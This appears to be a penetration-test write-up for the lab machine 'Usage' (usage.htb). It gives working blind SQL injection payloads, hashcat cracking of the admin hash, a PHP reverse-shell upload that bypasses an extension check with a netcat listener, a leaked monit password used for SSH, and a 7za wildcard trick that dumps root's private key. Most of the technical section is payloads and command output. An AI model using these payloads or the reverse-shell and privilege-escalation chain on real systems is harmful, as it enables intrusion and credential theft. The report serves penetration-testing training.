


SH3LLR1CK0

RA

ROOT

Pentesting Report.



TeamWork:
- Sh3llr1ck0.

Content.

Non-Technical Section 03

- Subject.
- Scope.
- Findings.
- Recommendations.

Technical Section 05

- Blind SQLi
- File Upload
- Information Leakage
- Priv Esc Wildcard
- Extra Section.

Scale 20

Non-Technical Section.

Subject.

Apply pentester guide aiming to reveal vulnerabilities present and exploit such vulnerabilities inside the client/machine "Usage". Delivering this report to fix our findings, reducing risks presented within the client's infrastructure.

The penetration testing was performed under a scope known as "Grey box" methodology where we, as attackers, are provided with some information about the client, our victim, being in this case an ip and domain usage.htb.

Scope.

- Directories: All.
- Domain / subdomains: All.
- Ip: 10.10.11.239

Findings.


Client "Usage" is considered vulnerable as we were able to find and exploit a total of four vulnerabilities allowing us to obtain remote access and further migrate privileges from an unprivileged user to a fully administrator user.

All these actions were performed and released from the initial vulnerability known as blind SQLi, a web vulnerability that allows an attacker to interact with the server and steal or even delete confidential information.

Puntaje	Total	Vulnerabilidad	Descripción
9.4 Critic	1	SQL injection	Critical risk meaning the impact by steal or delete information
8.2 High	1	File Upload	High risk meaning an open gap to generate remote connections to private network
6.3 Medium	1	Leak Information	Medium risk meaning confidential information might cause login as an extra user
8.7 High	1	Wild card	High risk meaning this gap allow to act as an administrator,

Recommendations.

- Blind SQLi: Validation method for any input supplied by the user.
- File Upload: Image strong validation methods.
- Information leakage: Delete file with password format.



Technical Section.

Blind SQLi.

Score: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L/9.4.

What is it?

SQL injection is a known web vulnerability that allows an attacker to interfere with queries an application makes to the database where it connects to. This allows attackers to view data they are not intended to retrieve or even edit.

In this report we make use of “Blind SQLi” method, where it implies to inject SQL queries, determining if the result is valid or not by boolean conditions. It allowed us to extract confidential information stores within the database.

Details.

Step 1:

Web site enumeration and its resources, it was possible to identify the use of ruby programming language under 3.0.2 version.

Step 2:

Start burp suite tool, click “Ok”, click “Next”, click “Start Burp”, and go to “Proxy” tab, next click “Intercept is off”.

Step 3:

Allow proxy under firefox browser. Click in superior right icon “Open Application Menu”, click “settings”, go to bottom side, click “Genera”, click “Settings” in “Network Settings” section, select “Manual proxy configuration”; finally set localhost (127.0.0.1) and port 8080 in those 3 proxy section.




Figure 1: Proxy configuration.

Step 4:

Visit web page <http://usage.htb/forget-password>

Step 5:

Write down admin email in the forgot password section, add “ # ” at the end of the email and click “Send Reset Password Link”. Come back to the proxy section and proxy history subsection in the burp suite tool.

Note: If you get an error message, you'll need to register an email in <http://usage.htb/registration> .

Step 6:

Forward the get and post requests to “Repeater” section by right click and clicking “Send to Repeater”.

Step 7:

Now we can confirm the existence of blind sqli by adding “ ‘ and ‘1’=’1’# ”. We’d get a green answer which means the request was submitted correctly.




Image 1: Sqli confirmation.




Image 2: Error message of “ ‘ and ‘1’=’2’# ”.

Extracting Database length.

Add the payload “ ‘ and length(database())>5# ” which gives us an error message.the add the payload “ ‘ and length(database())=10# ” which gives us a green answer.




Image 3: Database length confirmation.

Note: Since here we'd be using burp repeater section, in here every space needs to be changed with “ + ” sign and ‘ # ’ with %23.

Payload to extract database name.

'+and+ascii(substr(database(),X,1))=Y%23

Replace X with numbers from 1 - 10 as they represent database name position.

Replace Y with values from 95 - 122 as they represent characters in ascii.

At this point we ended up getting the database name “usage_blog”.

Payload to enumerate database table numbers.

'+and+(select+count(table_name)

+from+information_schema.tables+where+table_schema='usage_blog')=X%23

Replace X with numbers starting at 1 as they represent the number of tables. Ending up getting a total of 15 tables .

Note: We might get false positives, meaning more tables than the ones really created.

Payload to enumerate table names length.

```
'+and+length(substr((select+table_name+from+information_schema.tables+where+table_schema='usage_blog'+limit+$tableNumber,1),1))=$length%23
```

Replace \$tableNumber for numbers starting at 1 until you reach out 15.

Replace \$length for numbers starting at 1 till you get a positive answer as shown before; meaning you'd locate the payload through all tables, in the same way, we will enumerate length on each table.

Payload to extract table names.

```
'+and+ascii(substr((select+table_name+from+information_schema.tables+where+table_schema='usage_blog'+limit+$tableNumber,1),$TableNamePosition,1))=0%23
```

or

```
'+and+substr((select+table_name+from+information_schema.tables+where+table_schema='usage_blog'+limit+$tableNumber,1),$TableNamePosition,1))='Z'%23
```

Replace \$tableNumber with numbers 1 - 15 as they represent the table number.

Note: If you decide to use payload starting with "substr" you'd need to replace Z with letters from a - z including "_". On the other hand, if you choose payload starting with ascii, you'd need to replace Z with numbers 95 - 122 as they represent chars in ascii.

Replace \$TableNamePosition with numbers starting at 1 until you reach out the table name length on each table.

Note: As long as the table name length might cause false positives as well, you can use ascii payload, set Y (table name position) to the next position and Z to 0. In this way you are asking if that position is equal to null, meaning you reached out the end of the name.

At the end of this point you'd end up with tables:

- admin_operation_log
- admin_permissions
- admin_rolo_menu
- admin_role_permissions
- admin_role_users
- admin_role_s
- admin_user_permissions
- admin_users
- blog
- failed_jobs
- migrations

- password_reset_tokens
- personal_access_tokens

Payload to enumerate column numbers.

```
'+and+(select+count(column_name)
+from+information_schema.columns+where+table_schema='usage_blog'+and+table_name='
$tableName')=$total%23
```

Replace \$tableName with the table which you want to get the total of columns.

Replace \$total for numbers starting at 1 until you get a positive answer meaning you already got total columns in the table of interest.

Note: It's most probably the number of tables are different for each table.

Payload to enumerate column name length.

```
'+and+length(substr((select+column_name+from+information_schema.columns+where+table
_schema='usage_blog'+and+table_name='$tableName'+limit+$columnNumber,1),1))=$length
%23
```

Replace \$tableName with the table name of your interest.

Replace \$columnNumber with numbers starting at 1 as in this way you would positionate the injection on the column number.

Replace \$length with numbers starting at 1 and so on until you get a positive answer; it'll mean we've reached out the length of the column name.

Payload to extract column name.

```
'+and+substr((select+column_name+from+information_schema.columns+where+table_sche
ma='usage_blog'+and+table_name='$tableName'+limit+$columnNumber,1),
$columnNamePosition,1)=$char'%23
```

Replace \$tableName with the table name of your interest.

Replace \$columnNumber with numbers starting at 1 until you go through all columns.

Replace \$columnNamePosition with numbers starting at 1 and through the column name length.

Replace \$char with characters from 'a' - 'z', including '_'.

Payload to enumerate column registers.

```
'+and+(select+count(*)+from+$tableName)=$total%23
```

Replace \$tableName with the table of your interest. Example: "admin_users".

Replace \$total with numbers starting at 1 and so on until you get a positive answer, meaning you got total registers.

Payload to enumerate column register length.

```
'+and+length(substr((select+$columnName+from$tableName+limit+1),  
$registrationNumber))=$length%23
```

Replace \$columnName with the column of your interest. Example: "username" or "password".
Replace \$tableName with the table of your interest. Example: "admin_users".
Replace \$registrationNumber with the register of interest. Example: 1 as it is usually the number assigned to admin user.
Replace \$length with numbers starting at 1 and so on until you get a positive answer, meaning you got the register length

Payload to extract register values.

```
'+and+substr((select+$columnName+from+$tableName+limit+$registrationNumber),  
$columnNamePosition,1)='$char'%23
```

```
'+and+ascii(substr((select+username+from+admin_users+limit+1),X,1))=Y%23
```

Replace \$columnName with the column of your interest. Example: "username" or "password".
Replace \$tableName with the table of your interest. Example: "admin_users".
Replace \$registrationNumber with the register of interest. Example: 1 as it is usually the number assigned to admin user.
Replace \$char with characters from 'a' - 'z', now including 'A' - 'Z' and '_!@#%&*+/?'.

If previous process has been performed manually, it might take a while but you must end up with username and password hash values as follows:

<i>admin</i> \$2y\$10\$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2

Affected Components.

email=admin@usage.htb'#

Links.

<https://portswigger.net/web-security/sql-injection/blind#error-based-sql-injection>
<https://predatech.co.uk/blind-sql-injection-exploitation/>

Recommendations.

Sanitization method implementation in the backend for special characters like "#".

File Upload.

Score: AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:L/A:L/8.2.

What is it?

Upload files is a vulnerability web where a web server allows users to upload files to its system without strong validation methods; leaving a gap open where attackers might upload malicious code in order to catch up a remote connection and gaining control through CLI inside the server. This method is most commonly seen in pictures upload function but it is no limited to it,

Details.

In this report section, we must have access to the login panel located in <http://admin.usage.htb/> . At this point we've already cracked the password hash with the hashcat tool. Proper guideline is located in the extra section.


Step 1:

Authenticate to the login panel with the following credentials.

admin:whatever1

Step 2:

Navigate to the admin setting section where we are able to upload a file. It is located at the top right corner in the admin image.




Step 3:

Download a copy of the php-reverse-shell in your local computer. Repository link located in links section.

Note: It is necessary to edit ip and port variables with your own ip and port preference.

Step 4:

Rename file to a preference name and add “.jpg” extension right after “.php” extension.




```
php-reverse-shell.php  shell.php.jpg
```

Image 1: shell renamed.

Step 5:

Submit an image upload request and intercept it using burpsuite, once you get the request intercepted, make sure to remove the ".jpg" extension and forward all the remaining requests.



```
16 Sec-GPC: 1
17
18 -----324451339638665768323723945735
19 Content-Disposition: form-data; name="name"
20
21 Administrator
22 -----324451339638665768323723945735
23 Content-Disposition: form-data; name="avatar"; filename="shell.php"
24 Content-Type: image/jpeg
25
```

Image 2: Extension removed.





Image 3: Image uploaded successfully.

Step 6:

Initialize a listener using the tool netcat (nc) and the same port used in the reverse shell file as follows:



```
nc -lvnp PORT
```

Step 7:

Once the page has successfully loaded, navigate to the url



```
http://admin.usage.htb/uploads/images/imageName.php
```

Come back to the listener terminal session and we've gotten a reverse shell connection.

```
(sh3llr1ck0@H4ck)-[~/machines/reported/usage/privEsc]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.11.18] 58954 from (UNKNOWN) [10.10.11.18] 58954
Linux usage 5.15.0-101-generic #111-Ubuntu SMP Tue Mar 5 20:16:58 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
04:11:30 up 10 min, 0 users, load average: 0.62, 0.64, 0.36
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1000(dash) gid=1000(dash) groups=1000(dash)
/bin/sh: 0: can't access tty; job control turned off
$
```

Image 4: Reverse connection.

Note: This remote section was generated on what's known as a "dump shell" due to the leak of functions usage like "Ctrl+c", "Ctrl+l", "clear" and arrow functions.

Affected Components.

File type extension.

Links.

<https://github.com/pentestmonkey/php-reverse-shell>

<https://portswigger.net/web-security/file-upload>

Recommendations.

Verification implementation that checks:

- File type extension recursively.
- Content-Type format.
- File size.
- Magic numbers.
- Path traversal upload.

Information Leakage.

Score: AV:L/AC:L/PR:L/UI:N/S:C/C:L/I:L/A:L/6.3.

What is it?

Information disclosure, also known as information leakage, is when a website unintentionally reveals sensitive information to its users. Depending on the context, websites may leak all kinds of information to a potential attacker, including:

- Data about other users, such as usernames or financial information.
- Sensitive commercial or business data.
- Technical details about the website and its infrastructure.

Being our case a leakage of password information hardcoded within a script inside the remote server.

Details.

Using the previous remote session generated. In the following details a fully interactive shell was generated from the dump shell. Guidelines move from the dump shell in the extra section.

Step 1:

List all files and directories present in the home directory for the user “dash”.

```
ls -al
```

Note: Fully interactive shell might be in a different location than /home, if that's the case, just type command “cd”.

```
dash@usage:~$ ls -al
total 48
drwxr-x--- 6 dash dash 4096 Jun  4 04:14 .
drwxr-xr-x 4 root root 4096 Aug 16  2023 ..
lrwxrwxrwx 1 root root   9 Apr  2 20:22 .bash_history -> /dev/null
-rw-r--r-- 1 dash dash 3771 Jan  6  2022 .bashrc
drwx----- 3 dash dash 4096 Aug  7  2023 .cache
drwxrwxr-x 4 dash dash 4096 Aug 20  2023 .config
drwxrwxr-x 3 dash dash 4096 Aug  7  2023 .local
-rw-r--r-- 1 dash dash  32 Oct 26  2023 .monit.id
-rw----- 1 dash dash 1192 Jun  4 04:14 .monit.state
-rwx----- 1 dash dash 707 Oct 26  2023 .monitrc
-rw-r--r-- 1 dash dash 807 Jan  6  2022 .profile
drwx----- 2 dash dash 4096 Aug 24  2023 .ssh
-rw-r----- 1 root dash  33 Jun  4 04:01 user.txt
dash@usage:~$
```

Image 1: Command result.

Step 2:

An interesting file was found named “.monitrc” which seems to be a bash script.

Step 3:

Display script's content as follows.

```
dash@usage:~$ cat .monitrc
#Monitoring Interval in Seconds
set daemon 60

#Enable Web Access
set httpd port 2812
  use address 127.0.0.1
  allow admin:3nc0d3d_pa$$w0rd

#Apache
check process apache with pidfile "/var/run/apache2/apache2.pid"
  if cpu > 80% for 2 cycles then alert

#System Monitoring
check system usage
  if memory usage > 80% for 2 cycles then alert
  if cpu usage (user) > 70% for 2 cycles then alert
    if cpu usage (system) > 30% then alert
  if cpu usage (wait) > 20% then alert
  if loadavg (1min) > 6 for 2 cycles then alert
```

Image 2: Password leaked.

Step 4:

Perform lateral movement using previous password, now through ssh with the user xander. We can find the user's existence either by listing /home directory (ls -al ../) or by "/etc/passwd" file content (cat /etc/passwd).

```
(sh3llr1ck0@H4ck)-[~/../machines/reported/usage/privEsc]
$ ssh xander@usage.htb
xander@usage.htb's password:

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

xander@usage:~$
```

Image 3: Xander's user login.

Affected Components.

File .monitrc leak password

Links.

<https://portswigger.net/web-security/information-disclosure>

Recommendations.

Remove password hardcoded to a password manager.

Priv Esc Wildcard.

Score: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L/8.7.

What is it?

Wild card are special characters, like *, that allows a user to point to several files or characteristics followed by a certain pattern or a completely section, like a directory. Wild card is also very common in regex but in this case, the wild card “ * “ and “ - - “ are combined with an extra binary tool, such a combination leaves an open gap for privilege escalation to root user.

Details.

Privilege escalation to root user.

Step 1:

List user privileges command execution, letting us know what commands or scripts we are able to run without writing down xander’s password.

```
xander@usage:/var/www/html$ sudo -l
Matching Defaults entries for xander on usage:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User xander may run the following commands on usage:
    (ALL : ALL) NOPASSWD: /usr/bin/usage_management
xander@usage:/var/www/html$
```

Image 1: Sudo privileges.

Step 2:

Display “usage_management” binary content as follows.

```
xander@usage:/var/www/html$ strings /usr/bin/usage_management
__isoc99_scanf
perror
printf
libc.so.6
GLIBC_2.7
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
/var/www/html
/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *
```

Image 2: Binary wild card.

Step 3:

Move to /var/www/html directory (mv /var/www/html).

Step 4:

Commands to link root's id_rsa private ssh key content.

```
touch @id_rsa
ln -s /root/.ssh/id_rsa
sudo /usr/bin/usage_management
```

Once the script is running, select option number 1, which takes care of project backup.

```
Files read from disk: 17979
Archive size: 54844404 bytes (53 MiB)

Scan WARNINGS for files and folders:

——BEGIN OPENSSSH PRIVATE KEY—— : No more files
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABm9uZQAAAAAAAAABAAAAMwAAAAAtzc2gtZW : N
o more files
QyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3QAAAJAfwyJCH8Mi : N
o more files
QgAAAAtzc2gtZWQyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3Q : N
o more files
AAAEc63P+5DvKwuQtE4YOD4IEeqfSPszxqIL1Wx1IT31xsmrbSY6vosAdQzGlf553PTtDs : N
o more files
H2sfTWZeFDLGmqMhrqDdAAACnJvb3RAdXNhZ2UBAgM= : No more files
——END OPENSSSH PRIVATE KEY—— : No more files

Scan WARNINGS: 7
xander@usage:/var/www/html$
```

Image 3: Private key content.

Step 5:

Copy id_rsa content to a local id_rsa file followed by "chmod 600 id_rsa". Try to log in as root through ssh.

```
ssh -i id_rsa root@usage.htb
```

Note: This method might work or might not work due to some permission issues or content issues as long as cracking the hash did not work either. Anyway, it is possible to read root file contents in the same way, for example, root.txt.

Affected Components.

/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *

Links.

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation/wildcards-spare-tricks>

Extra section.

Cracking hash with hashcat.

Hash cat is a tool developed to crack password hashes and its different hash type, it is a very powerful tool that allows an attacker or white hat to perform different crack methods. On the other hand, hashcat is a tool that consumes a lot of CPU power so it might crash linux kernels if it does not have enough power.

Cracking Steps.

Step 1:

Store password hash to a file named in a comfortable way, for simplicity we can do it in a file named "hash".

Step 2:

Run hashcat with the following arguments.

```
hashcat -a 0 -m 3200 rockyou.txt
```

```
$2y$10$ohq2kLpBH/ri.P5wR0P3U0mc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2:whatever1

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2y$10$ohq2kLpBH/ri.P5wR0P3U0mc24Ydvl9DA9H1S6ooOMgH ... fUPrL2
Time.Started.....: Sun Jun  2 20:41:33 2024 (11 secs)
Time.Estimated...: Sun Jun  2 20:41:44 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 167 H/s (6.32ms) @ Accel:12 Loops:8 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1728/14344385 (0.01%)
Rejected.....: 0/1728 (0.00%)
Restore.Point...: 1584/14344385 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1016-1024
Candidate.Engine.: Device Generator
Candidates.#1...: alexis1 → argentina
Hardware.Mon.#1..: Temp: 64c Util: 87%

Started: Sun Jun  2 20:41:04 2024
Stopped: Sun Jun  2 20:41:45 2024
```

Image 1: hash cracked.

\$2y\$10\$ohq2kLpBH/ri.P5wR0P3U0mc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2:whatever1

Note: If the kernel in use is kali linux, the rockyou file is located at /usr/share/wordlist/rockyou.txt. Otherwise, it is possible to download rockyou file from its github repository <https://github.com/zacheller/rockyou>

Dump shell to fully interactive shell.

A dump shell is a shell type with limited furniture under which we got access to a we remote server. In most cases a hack is performed. A totally interactive shell is a shell session similar to the previous one, the main difference is its full furniture like “Ctrl+I”, “Ctrl+C” and row directions. It is important to upgrade the shell type we get in some cases so we avoid losing connection.

Step 1:

Making sure the system previously compromised has python or python3 programming language installed. If it is installed, the binary absolute path is shown in the terminal; otherwise, an empty answer is displayed.

```
which python3
```

Step 2:

Using a command to spawn a bash shell, being confirmed by showing the username in the format “username@watcher:/”.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Step 3:

Sending the process of our terminal session to the background without losing connection.

```
Ctrl + Z
```

Step 4:

Getting terminal size in use.

```
stty size
```

Step 5:

Spawning shell back to us.

```
stty raw -echo;fg  
[Enter][Enter]
```

Step 6:

Configuring terminal size to our needs.

```
export SHELL=bash  
export TERM=xterm-256color  
stty rows <num> columns <num>
```

Got a full interactive shell.

Scale.

Rating	CVSS Score
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0